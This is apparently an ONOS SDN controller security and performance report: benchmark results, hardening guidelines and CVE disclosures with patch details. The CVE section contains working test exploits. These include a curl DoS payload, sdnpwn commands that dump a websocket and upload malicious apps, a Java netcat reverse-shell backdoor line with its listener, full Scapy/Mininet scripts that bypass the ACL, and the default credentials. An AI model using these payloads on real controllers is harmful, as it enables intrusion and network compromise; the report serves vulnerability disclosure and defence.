


Figure 9: switch state latency results

About the host discovery tests (Figure 10), for all single and multi-instance setups, the latency is around 4 ms. By comparison with the Kingfisher release, the multi-instance latency dropped from around 100 ms to 4ms. The performance improvement was brought by Atomix 2.0 upgrade which allows for more parallelism across primitives in the new Raft implementation and avoids proxying requests unnecessarily through Raft nodes by sending requests, responses and events directly to the leader or follower.




Figure 10: host discovery latency results

1.3.2 Throughput of flow operations

We report in the following the performance obtained in terms of throughput of flow operations, following the same setting than the one used in the first report as well [5].

It is worth noting that the Eventually Consistent flow rule store is being used by the flow rule subsystem. The Magpie release has fixed bugs affecting correctness of the ECFlowRuleStore and enables ECFlowRuleStore by default. In contrast, DistributedFlowRuleStore which adopts a strong consistency model and was used by ONOS Loon release has been disabled in Magpie and will be abandoned in the following ONOS releases due to performance defects in terms of dropped flow operations throughput; the low performance with DistributedFlowRuleStore was from the overhead of lock contention with respect to preserving strong consistency, plus the need to persist data on disk for strong consistency.

The results are resumed in Figure 11. A single ONOS instance can install over 900K flow setups per second. An ONOS cluster of seven can handle over 3 million local, and 2 million multi-region flow setups per second. By comparison with Kingfisher, the single instance case shows an increase of 200K flow more (more than 25%), and in the distributed case the gain ranges from 10% to 20% depending on the number of instances.



Figure 11: flow throughput tests

1.3.3 Latency of intent operations

Results are reported in Figure 12. To submit, withdraw or reroute one intent, a single ONOS node reacts in 10~20 ms while multi-node ONOS reacts in 10~40 ms.

The average latency numbers stay the same by comparison with Kingfisher release.




Figure 12: intent state change latency

1.3.4 Throughput of intent operations


Figure 13 reports the results in terms of throughput of intent operations.

We can notice that:

- A single ONOS node can sustain more than 30K operations per second.
- 7-node ONOS cluster can sustain more than 200K operations per second.
- By comparison with Kingfisher release, single node throughput stays the same and multi node throughput is increased by ~10% on average.

**Intent Event Throughput
events/second with Neighbors = 0
With Eventually Consistent Flow Rule Store**

Last Updated: Apr 07, 2018 at 10:27 PM PDT



**Intent Event Throughput
events/second with Neighbors = all
With Eventually Consistent Flow Rule Store**

Last Updated: Apr 07, 2018 at 10:27 PM PDT




Figure 13: intent event throughput

2. Security analysis

In this section, we provide an update on ONOS configuration issues and vulnerabilities. In addition, we provide guidelines for hardening SDN controller deployment.

2.1 SDN controller hardening guidelines

Contributor: Sandra Scott-Hayward (QUB)

At the ONOS Security and performance analysis brigade workshop in April 2018, it was identified that some guidelines regarding secure SDN controller deployment would be of benefit to organisations introducing SDN. This topic was previously discussed in the ONF Security Working Group. We introduce these guidelines in this section.

From a security standpoint, software-defined networks differ from non-SDN networks in two important aspects: they are programmable (versus being merely configurable within constraints), and more interfaces are network-accessible.

The SDN Controller and Applications typically run on well-known operating systems (Linux being the most prevalent), so recommendations from one of the many existing operating system configuration guides should be used to configure these elements⁴.

Special attention should be given to the following recommendations usually included in the existing hardening guides.

- Configure every network-accessible API (e.g., the management interface) using a secure protocol (e.g., SSH) and ensure all insecure protocols are disabled (e.g., Telnet).
- Enable role-based, attributed-based, or capability-based access controls on every network-accessible API to ensure only authorized users have access.
- Create separate user accounts to run each SDN application and the SDN controller, or implement the principle of least privilege in some other manner (if multiple users use the same SDN app, the SDN app itself must have access control logic configured).
- Use the element's TPM (if available) to verify the integrity of device hardware and software on the device.

4

https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/pdf/Security_Guide/Red_Hat_Enterprise_Linux-7-Security_Guide-en-US.pdf

This section details configuration recommendations for SDN controllers that are unique to the SDN architecture depicted in Figure 14.

FIGURE 1
Software-Defined Network
Architecture




Figure 14: SDN Architecture [6]

2.1.1 Secure connections to other SDN elements

A. Use a secure transport method

Configure the SDN controller so that its connections to network devices and SDN applications use a secure transport channel (for example, a known good TLS implementation with PKI certificates provisioned on the switch and controller via a secure means).

If the SDN controller does not provide TLS, the connections could be tunneled over another secure protocol (e.g., IPsec) provided by a different system. Alternatively, the SDN control plane network could be made physically secure (e.g., placing the switch and controller in the same rack which itself is physically secure so that connections between SDN controllers and switches cannot be subverted).

This maps to REQ 4.1.1 and 4.1.3 from [7] and requirement 4.2.1 from [8].

In some scenarios, the SDN switches may be compromised by an attacker or untrusted. Hence, OpenFlow connections from switches to the controller need to be secured via the following hardened authentication scheme to address CVE-2018-1000155:

- Unique TLS certificates for switches.
- White-list of switch DPIDs at controllers which also includes the switches' respective public-key certificate identifier.
- A controller mechanism that verifies the DPID announced in the OpenFlow handshake is over the TLS connection with the associated (DPID) certificate.

Further detail on CVE-2018-1000155 is provided in Section 2.2.2.

B. DoS Protection

Implement a rate-limiting function that prevents a DoS attack on the interfaces to the network devices or business applications. This is similar to requirements 4.2.24 – 4.2.26 from [8].

C. Traffic Isolation

The network connection between the SDN controller and network device should have bandwidth/availability sufficient to connect the controller and the network device and should carry no other traffic other than that necessary to manage the device. For increased security when a controller connects to multiple network devices, each controller-to-device connection may be placed in its own dedicated network.

2.1.2 Resource management

A. Resource Isolation

The SDN controller should be configured to make sure that the resources used by different SDN applications are isolated from each other.

B. Resource Allocation

The SDN controller should be configured to ensure that the resources used by different applications are allocated according to operational policies. This is similar to requirement 4.2.16 from [8].

C. Resource Monitoring

The SDN controller should be configured to activate resource monitoring to determine when switch resources are being exhausted and take corresponding remediation actions.

2.1.3 Secure traffic forwarding

A. Default drop

By default, the network device should be programmed to drop traffic that the controller has not specifically instructed it to handle.

B. Edge firewalling

Network security filtering/policy should be implemented at the edge of the network, i.e. to protect the SDN controller access from the data plane and application. This implies, among other things, that broadcasting/multicasting should be eliminated where possible. For example, in non-SDN switching, a switch floods unicast packets for unknown destinations. It is possible to eliminate this by programming forwarding to only authenticated destinations.

C. Backup rules

To the extent possible, the SDN controller should program traffic forwarding rules into the switch so that backup rules can be automatically used in case of link failure without requiring controller intervention.

2.1.4 Reliability

Use a distributed/hierarchical controller architecture or program backup flow rules to ensure the network continues to operate in the presence of failures. Ensure consistent recovery policies are specified.

2.1.5 Error handling

Explicitly configure the controller to handle error conditions, whether they be internal errors or errors on the interfaces to the network devices or SDN applications. This is similar to REQ 4.3.3 and 4.4.4 from [7].

2.1.6 Policy conflict resolution

The SDN control plane should support policy conflict resolution to prevent network state misconfigurations.

2.1.7 Behavioral verification

Even when the controller and network device have the same flows, the network device may not execute them correctly (due to implementation bugs). Therefore, the controller should sanity check (e.g. by injecting test traffic, perhaps via an external system) to verify that flows are being processed correctly. This is the same technique used in SS7 PSTN networks (COTS testing) to automatically discover implementation or physical defects.

2.2 ONOS configuration issues and vulnerabilities

2.2.1 ONOS configuration issues

Contributors: Sandra Scott-Hayward (QUB), Dylan Smyth (CIT)

HTTPS not configured for Northbound Interface

Access to the ONOS Northbound Interface (Web UI and REST API) is provided over HTTP. While user authentication is required by default, HTTPS, and therefore secure data transfer between client and server, is not. HTTPS must be enabled and configured manually to ensure secure communication with the ONOS Northbound Interface. Failure to provide secure communication with the Northbound Interface can allow an attacker to observe and modify data exchanged between the client and the ONOS server.

Configuring HTTPS with self-signed certificates can potentially cause problems with certain browsers and the REST API. For this reason, configuration of HTTPS must be done manually and should be done to suit your own environment and requirements. Notes on this can be found on the ONOS wiki⁵. A full guide to configure HTTPS using self-signed certificates can be found in [5].

SSL/TLS not configured for the Southbound Interface

By default, the ONOS Southbound Interface does not encrypt data or authenticate connected devices. By enabling SSL, communication between the ONOS server and data plane devices is encrypted, preventing observation and manipulation of control channel traffic. Moreover, SSL allows the ONOS server and data plane devices to authenticate one another upon connection.

A guide for configuring SSL on the Southbound Interface is available on the ONOS wiki⁶ and in [5].

TLS not configured for inter-controller communication

Inter-controller communication exchanged at the East/Westbound interface does not provide secure communication by default, allowing observation and modification of inter-controller traffic. TLS can and should be enabled for inter-controller communications to ensure communication within an ONOS cluster is secure.

[5] and now the ONOS wiki provide a guide for configuring secure inter-controller communication⁷.

⁵ <https://wiki.onosproject.org/pages/viewpage.action?pageId=4162614>

⁶ <https://wiki.onosproject.org/pages/viewpage.action?pageId=6358090>

⁷ <https://wiki.onosproject.org/display/ONOS/Configuring+TLS+for+inter-controller+communication>

Default credentials (REST API, Web UI, Karaf CLI)

The "onos:rocks" and "karaf:karaf" username and password pairs are enabled by default and allow equal access to the REST API, the ONOS Web UI, and the Karaf CLI. These credentials should be removed and new credentials added using the tools provided with ONOS.

The 'onos-secure-ssh' tool, a wrapper script for the 'onos-user-password' tool, can be used to configure secure access to ONOS. Instructions on using this tool can be found on the ONOS wiki⁸ and [5].

2.2.2 Security vulnerabilities - bug fixes

Contributors: Dylan Smyth (CIT), Kashyap Thimmaraju (TU-Berlin), Benjamin Ujcich (MIT Lincoln Lab), Feng Xiao, Jianwei Huang and Lanxin Zhang (Wuhan University), Sandra Scott-Hayward (QUB)

CVE-2017-1000079 - Denial of Service (DoS) by using very long strings

Sending a long string within valid JSON to the ONOS REST API caused problems in the ONOS storage facility. After such a request was sent, ONOS could not perform certain actions related to saving or removing information from its datastores.

Affected versions

ONOS 1.8.0 Ibis and 1.9.0 Junco are confirmed to be affected.

Patch commit(s)

<https://gerrit.onosproject.org/#/c/14351/>

<https://gerrit.onosproject.org/#/c/14466/>

Patched versions

The affected versions have been patched.

Testing for this vulnerability

It is possible to test for this vulnerability using CURL. First, connect a switch to ONOS. Next, use the following command to send some JSON to ONOS containing a long string:

⁸ <https://wiki.onosproject.org/pages/viewpage.action?pageId=4162614>

```
curl -u "onos:rocks" -X POST --header "Content-Type: application/json"  
http://127.0.0.1:8181/onos/v1/configuration/org.onosproject.store.topology.impl.DistributedTopologyStore --data (python -c "print('{\"linkWeightFunction\":\":" + 'A'*65 + '\"}')")
```

After performing the above command, send a new packet from a new host connected to the switch. Normally a new host will appear in the ONOS host store, however, after executing the above command ONOS will fail to register the new host. This can be confirmed by observing the known hosts in the ONOS web UI or making a REST call to retrieve ONOS topology information.

Impact

In order to exploit this vulnerability, authenticated access to the REST API must be available to the attacker. The attack is simple to carry out and after the attack is performed ONOS will fail to function correctly. Exploitation of the vulnerability should be unlikely if access to the REST API is properly restricted, but patches should be applied as soon as possible.

CVE-2017-100080 - Unauthenticated websocket usage

It was possible to connect to the websocket used by the ONOS web UI without any authentication.

Affected versions

ONOS 1.8.0 Ibis and 1.9.0 Junco are confirmed to be affected.

Patch commit(s)

<https://gerrit.onosproject.org/#/c/14261/>

Patched versions

The affected versions have been patched.

Testing for this vulnerability

An sdnpwn module is available to test for this vulnerability. The following command will connect to the ONOS websocket and dump information retrieved from it:

```
./sdnpwn.py onos-websocket -t 192.168.56.102 -p 8181 -s -d
```

The above command will dump summary and topology information to the console when a vulnerable version of ONOS 1.9.0 is targeted.

Impact

The ONOS web UI receives information from the websocket. The information provided by the websocket includes items such as version details, IP addresses of cluster nodes, switch details, host details, and the number of links and flows. This information, and more, is provided by the websocket after a successful connection has been made. An attacker can gain access to a large amount of detailed information about the SDN topology by simply connecting to the websocket.

CVE-2017-1000081 - Unauthenticated upload of applications

It was possible to upload and activate applications to ONOS without authentication.

Affected versions

ONOS 1.8.0 Ibis and 1.9.0 Junco are confirmed to be affected.

Patch commits

<https://gerrit.onosproject.org/#/c/13830/>

Patched Versions

The affected versions have been patched.

Testing for this vulnerability

The 'onos-app-upload' sdn-pwn module can be used to test for this vulnerability. The following command will upload a selected oar file and activate the new application:

```
./sdnpwn.py onos-app-upload -t 127.0.0.1 -p 8181 -a my_new_app.oar
```

The installation and activation of the application can be verified by checking either the ONOS web UI applications page or through the karaf console.

Impact

A PoC application provided with sdn-pwn shows the severity of this particular vulnerability. The 'onos-nc-reverse-shell' application for ONOS 1.9.x will, once uploaded and activated, connect back to a configured IP address and provide a reverse shell. This is achieved simply by including the following line in the application:

```
Process p = Runtime.getRuntime().exec(new String[]{"netcat", "-e", "/bin/sh",  
"$CONNECTION_IP", "$CONNECTION_PORT"});
```


Using this PoC is a two-stop process. First, the application must be configured and built using the 'onos-app' module:

```
./sdnpwn.py onos-app -b apps/onos-reverse-shell -c
```

The '-b' option will specify which application to build. The '-c' option will enable configuration of the application before building it. Figure X shows the output of configuring and building the application. Once the application has been prepared, a netcat listener can be setup to listen for the incoming reverse shell:


```
nc -l 7777
```

With the listener ready, the PoC application can be uploaded:

```
./sdnpwn.py onos-app-upload -t 127.0.0.1 -p 8181 -a  
apps/compiled_apps/backdoor-1.0-SNAPSHOT.oar
```

Once the command has been executed a shell will be available through the netcat listener.

The danger of this vulnerability should be clear from the provided PoC (see Figure 12). Affected controllers should be updated as soon as possible.



```
dylan@admin-dell ~/sdnpwn> ./sdnpwn.py onos-app -b apps/onos-nc-reverse-shell -c  
WARNING: Failed to execute tcpdump. Check it is installed and in the PATH  
$APP_NAME [backdoor]:  
$APP_TARGET_VERSION [1.9.0]:  
$APP_TITLE [Backdoor]:  
$APP_ORIGIN [ON.LAB]:  
$CONNECTION_IP [127.0.0.1]:  
$CONNECTION_PORT [7777]:  
[+] Building apps/onos-nc-reverse-shell  
[+] Got configuration  
[*] Files updated with configuration  
[+] Compiling app with maven  
[*] OAR and JAR file moved to apps/compiled_apps  
dylan@admin-dell ~/sdnpwn> █
```

Figure 12: Successful execution of the onos-app sdnwn module

CVE-2018-1000155 - Denial of Service, Improper Authentication and Authorization, and Covert Channel in the OpenFlow handshake

The OpenFlow handshake does not require the controller to authenticate switches during the OpenFlow handshake. Furthermore, the controller is not required to authorize switches access to the controller. The absence of authentication and authorization in

the OpenFlow handshake allows one or more malicious switches connected to an OpenFlow controller to cause Denial of Service attacks in certain OpenFlow controllers by spoofing OpenFlow switch identifiers known as DataPath Identifiers (DPIDs).

Additionally, the lack of authentication and authorization in the OpenFlow handshake can be exploited by malicious switches for covert communications, bypassing data plane (and potentially control plane) security mechanisms. In particular, the OpenFlow "Features Reply" message sent by the switch is inherently trusted by the controller. Note that for the attacker to launch an attack, the OpenFlow switch must first establish a (secure) transport connection with the OpenFlow controller (e.g., TLS and TCP), and the switch must be controlled by the attacker.

Affected versions

ONOS 1.*

Patch commits

<https://github.com/opennetworkinglab/onos/commit/f69e3e34092139600404681798cebefe6cfa6c6>

Patched Versions

1.13.2 onwards

Testing for this vulnerability

1. Use a mininet script with two switches. Configure the switches with the same DPID, e.g., 1.
2. Start ONOS
3. Start the mininet script.
4. In the ONOS log an error message will be logged. The second switch will be denied a connection.

Impact

One or more malicious switches connected to an OpenFlow controller can cause Denial of Service attacks in certain OpenFlow controllers by spoofing OpenFlow switch identifiers known as DataPath Identifiers (DPIDs). Additionally, the lack of authentication and authorization in the OpenFlow handshake can be exploited by malicious switches for covert communications, bypassing data plane (and potentially control plane) security mechanisms.

CVE-2018-12691 - onos-acl: Data Plane Access Control Bypass

The ONOS access control application (acl) was found to be vulnerable to a time-of-check to time-of-use (TOCTTOU) race condition in which a compromised end host not permitted to send traffic to another host could bypass the data plane's intended access control policy. The compromised end host could send a semantically invalid but syntactically correct packet into the data plane to corrupt the controller's host information base. The access control application did not process such host added events because the host was not associated with any IP addresses; thus, the application did not install flow deny rules that would have enforced the access control policy. When the compromised end host subsequently sent valid packets into the data plane, the host information base was correctly updated but the access control application did not use such host updated events to install flow deny rules; thus, the end host could bypass the intended access control policy.

Affected versions

ONOS 1.12.0, 1.13.0

Patch commits

<https://gerrit.onosproject.org/#/c/18867/>

Patched Versions

Patches have been committed to 1.12, 1.13 and will be included in future builds

Testing for this vulnerability

The following script (attack.py) and its helper (helper.py) can be used to test for the vulnerability. The exploit was tested on Ubuntu 16.04 with Python 2.7, Mininet, and Scapy installed. The following command will run the exploit:

```
sudo python attack.py
```

The access control policy used in this particular script blocks host 1 (IP: 10.0.0.1, MAC: 00:00:00:00:00:01) from sending ICMP messages to host 2 (IP: 10.0.0.2, MAC: 00:00:00:00:00:02) on a simple one switch topology. The access control policy can be added either through the REST API or by adding several additional lines of code at the end of the activate() method of AclManager.java so that the policy gets instantiated at the application's activation time:

```
AclRule.Builder rule = AclRule.builder();  
rule.srcIp(Ip4Prefix.valueOf("10.0.0.1/32"));  
rule.dstIp(Ip4Prefix.valueOf("10.0.0.2/32"));
```

```
rule.ipProto(IPv4.PROTOCOL_ICMP);  
rule.action(AclRule.Action.DENY);  
addAclRule(rule.build());
```

The testing environment assumes that the access control application has been activated and that other applications (e.g., fwd) handle traffic otherwise allowed by the access control policy. This can be done through the ONOS client CLI:

```
app activate org.onosproject.acl  
app activate org.onosproject.fwd  
app activate org.onosproject.openflow
```

The testing environment further assumes that host 1's MAC address has not been seen before by ONOS. The exploit occurs in two steps:

In step 1, the attacker controlling host 1 sends a malformed ICMP packet (source IP address = 0.0.0.0, destination IP address = 255.255.255.255) with host 1's source MAC address into the data plane, triggering a HOST_ADDED event. ONOS's host service will register host 1's MAC address but not its IP address. Consequently, the access control app will see the HOST_ADDED event, but as there are no associated IP addresses with the host, the access control app will not install any flow rules to deny communication.

In step 2, the attacker sends packets from host 1 to host 2. ONOS's host service now learns the real IP address of host 1, but as the host has already been seen before through its MAC address, the event is registered as a HOST_UPDATED event. The access control app does not handle HOST_UPDATED events, so it does nothing with the event. As no flow rules denying traffic were installed in step 1, the traffic from host 1 to host 2 is permitted and handled as normal, violating the intended access control policy.

To determine whether the vulnerability exists, a successful bypass of the access control policy will allow the ping requests sent from 10.0.0.1 destined to 10.0.0.2 to be allowed.

```

# helper.py
# Sends packets from host 1 into the data plane
# NOTE: Do not run directly since underlying Linux host cannot resolve interfaces
#   Should be called from attack.py only.
# Author: Ben Ujcich (benjamin.ujcich@ll.mit.edu; ujcich2@illinois.edu)

import sys
import os
import time
from scapy.all import *

def main():
    print "Sending invalid ICMP packets from h1 to data plane"
    # We want a valid src MAC address so that ONOS learns the host but invalid
    # IP src and dst addresses so that ONOS does not bind an IP address to the host
    pkt = Ether(src="00:00:00:00:00:01")/IP(src="0.0.0.0",dst="255.255.255.255")/ICMP()
    for i in range(10):
        sendp(pkt, iface="h1-eth0")
        time.sleep(1)
main()

```

```

# attack.py
# Send crafted packets into the data plane to influence control plane
# Author: Ben Ujcich (benjamin.ujcich@ll.mit.edu; ujcich2@illinois.edu)
#
# Assumptions:
# * mininet and scapy installed
# * acl app has the following ACL policy installed:
#   1) ICMP traffic from 10.0.0.1/32 to 10.0.0.2/32 DENY
# * acl, fwd, and openflow apps are installed and activated in ONOS
# (this assumes a clean startup of ONOS)

import sys
import os
import time
from scapy.all import *
from mininet.net import Mininet
from mininet.node import RemoteController
from mininet.topo import Topo
from mininet.topolib import TreeTopo
from mininet.link import Intf

def main():

```

```

# set up simple 2 host, 1 switch topology
topo = Topo()
h1 = topo.addHost('h1', mac='00:00:00:00:00:01', ip='10.0.0.1') # attacker-controlled host
h2 = topo.addHost('h2', mac='00:00:00:00:00:02', ip='10.0.0.2') # intended target host
s1 = topo.addSwitch('s1')
topo.addLink(h1, s1)
topo.addLink(h2, s1)

# set up network and controller handshake
net = Mininet(topo=topo, controller=None)
net.addController('c0', controller=RemoteController, ip='127.0.0.1', port=6633 )
net.start()
print "Controller setting up. Sleeping for 3 seconds..."
time.sleep(3)

h1_h, h2_h = net.hosts[0], net.hosts[1]

print h1_h.cmd('python helper.py')
print "Malformed packets sent. Sleeping for 5 seconds..."
time.sleep(5)

print "Starting ping.."
print h1_h.cmd('ping -c10 %s' % h2_h.IP())
print "Sleeping for 10 seconds..."
time.sleep(10)
net.stop()
main()

```

Impact

The vulnerability allows for a malicious end host to arbitrarily bypass the data plane's access control policies. The exploit does not require the attacker to have access to control plane communications, the ONOS controller, or the ONOS applications in order to be effective. Furthermore, the exploit can be performed in a stealthy manner because it does not cause a noticeable performance effect (e.g., denial of service) to ONOS or to the access control application when performed.

XXE Attack through Netconf Alarm

The ONOS NetConf protocol implementation was found to be vulnerable to XML External Entity Injection (XXE)⁹. The NetConf protocol lets switches send customized "notification" message to ONOS, but ONOS's netconf implementation did not disable external entities when processing switch-supplied custom XML documents. Hence, a rogue switch could use this flaw to exfiltrate files on the ONOS controller remotely or launch more advanced XXE attacks.

Affected versions

ONOS 1.13.1 and earlier releases

Patch commit(s)

<https://gerrit.onosproject.org/#/c/18779/>

Patched versions

The affected versions have been patched.

Testing for this vulnerability

OF-CONFIG¹⁰ can be used to test for this vulnerability. It can be used to emulate a netconf device in SDN. The source code is modified to insert XXE attack payload in the notification message. Modify libnetconf/src/session.c as shown in Figure 15:

⁹ [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)

¹⁰ <https://github.com/openvswitch/of-config>

```

1487      /* Lock the session for sending the data */
1488
1489      xmlDocDumpFormatMemory (msg->doc, (xmlChar**) (&text), &len, NC_CONTENT_FORMATTE
